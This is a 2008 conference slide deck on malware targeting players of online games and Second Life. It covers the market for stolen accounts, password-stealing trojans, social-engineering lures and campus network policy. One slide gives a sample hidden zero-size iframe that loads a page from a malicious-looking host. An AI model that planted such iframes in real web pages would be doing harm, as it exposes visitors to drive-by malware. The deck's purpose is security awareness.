



Malware in the Virtual World

David Phillips BSc., MBCS

The Open University

NETWORKSHOP 36


The University of Strathclyde, 8th - 10th April 2008



MMORPG and Malware

Massively Multiplayer Online Role-Playing Games

- * World of WarCraft
- * Asheron's Call
- * Everquest
- * Lineage
- * Second life







Some gaming statistics

- *World of Warcraft* started in 2004
- Korean developed game *Lineage* - Estimated 3 million unique users in 2004
- In 2007 report by WoW 8.5 Million users
- Average user estimated to spend 20 hours a week on gameplay






<http://mmogdata.voig.com/>



<http://mmogdata.voig.com/>



Market Share - 2007 October





What is the interest for Malware writers

- Estimated cost WoW 100 gold = \$12
- Estimated cost Everquest 20 Platinum = \$25
- Created avatars can make even more money for the creators.
- WoW = \$14 per month = \$25m





What are they after

F-Secure Trojan Information Pages: WOW

[\[Summary\]](#)

Name : WOW
Alias: Trojan-PSW.Win32.WOW
Type: Spy
Category: Trojan

Radar



Summary




Trojan-PSW.Win32.WOW is a family of trojan spies. The malware steals account information and passwords for the online game World of Warcraft.

World of Warcraft is a fantasy based massively multiplayer online role-playing game (MMORPG) released by Blizzard Entertainment.

The WOW trojan is designed to steal account information in order to allow a remote hacker access to the player's account. The hacker can then logon and steal the player's virtual assets by transferring them to another player account. Such assets are often sold or auctioned off for real-world currency. With millions of players, such trojans can easily affect thousands of users.



Cost of Avatars

80   Povar  [View Gear](#)

- » 80 Female Barbarian Shaman with 993AAs & 6 Veterans AAs, 11500hps+/12750+mana unbuffed, Epic 2.0, very nice clickies - comes with level 77 Ranger and level 62 Monk Alts - great LoN Card deck

 \$999

 112 95 99 83 66 57 1191 0  [View Profile](#)

- » Level 112 General Acc with Excellent Skills. Level 99 Melee, level 92 Hit Points, level 67 Cooking, etc

 \$520

SUPERSTAR ?

70     [View Gear](#)

- » Level 70 Draenei Priest With INCREDIBLE Gear, Mixed Epic T-4/T-5, Crafted Items, Flying Mount & Much More! MUST HAVE!
- » Includes A Level 70 Female Blood Elf Mage!

30% OFF
\$4333
\$933

SUPERSTAR ?


70     [View Gear](#)

- » Level 70 Human Priest With Great Gear, Several Rare & Epic Items, Flying Mount & More! AWESOME BUY! 20,000g INCLUDED!
- » Includes A Level 70 Male Human Paladin!

 \$3937



Game-targeting malware growth 2004 - 2007



Source: CA Anti-Virus Research Labs



What issues effect YOUR network

- Gamers look for the fastest network
- Gamers using university / work networks tie-up bandwidth
- Gamers turn of security protect to play games
- Gamers can compromise whole networks



Antivirus software protects!!!

- Of course having an up to date anti-virus program helps. Unfortunately these have the annoying habit of starting an automatic update or virus check while you are in the middle of a raid in World of Warcraft, slowing you down to a crawl, so many WoW players have them switched off, me included. But that might be a bit foolhardy.

Tobold's MMORPG Blog (2006)



Methodology used

- Social Engineering
 - Game updates
 - Game add-ons
 - Hacks
 - Cheats
 - Trainers





Malware tactics

- Win32/Emerleox
 - Disables services
 - runs script
 - Downloads other files
 - Password loggers
 - Key loggers
 - Compromises websites
 - Spreads across network shares



Simple IFRAME compromise

```
< iframe src="http://www.igotyou.com/down.htm"  
width="0" height="0" frameborder="0"> </iframe>
```



SecondLife - Linton labs

- Virtual World - not a game
- Being used in Education
- Being used in the corporate environment
- Client focused software
- Uses own scripting language
- Users buy and sell virtual buildings and objects
- Malware target?





Grey-Goo

- Grey goo is a hypothetical end-of-the-world scenario involving molecular nanotechnology in which out-of-control self-replicating robots consume all living matter on Earth while building more of themselves (a scenario known as ecophagy).

http://en.wikipedia.org/wiki/Grey_goo



Grey-Goo

- Slows down the server experience
- Copybot
 - Gold rings replicate when avatar touches them
- Another touching the hackers avatar transfers \$ to the hacker





The Risks

- Users
 - Avatar stolen
 - Goods stolen
 - Identity stolen
- Site
 - Network speed
 - bandwidth misuse
 - Password / ID compromise





The Future

- Industry is worth
- Bad-Guys have an interest in money making activities
- It is going to grow
- Site IT security teams need to be aware and what to look for.
- Block on-line games from campus / work
- How to handle educational 3D environments!



Second Life and Policy

- Be prepared if you use this for education
- Code of Conduct
 - Harassment
 - Bullying
- Security
 - Desktop protection
 - Educate the User



On-line Gaming

- Are you allowing it?
- Do you know if users are doing it?
- Create a policy
 - User awareness of dangers
 - Code of use for on-site

Questions?



David Phillips
The Open University
d.phillips@open.ac.uk

Member of AVIEN, Wildlist

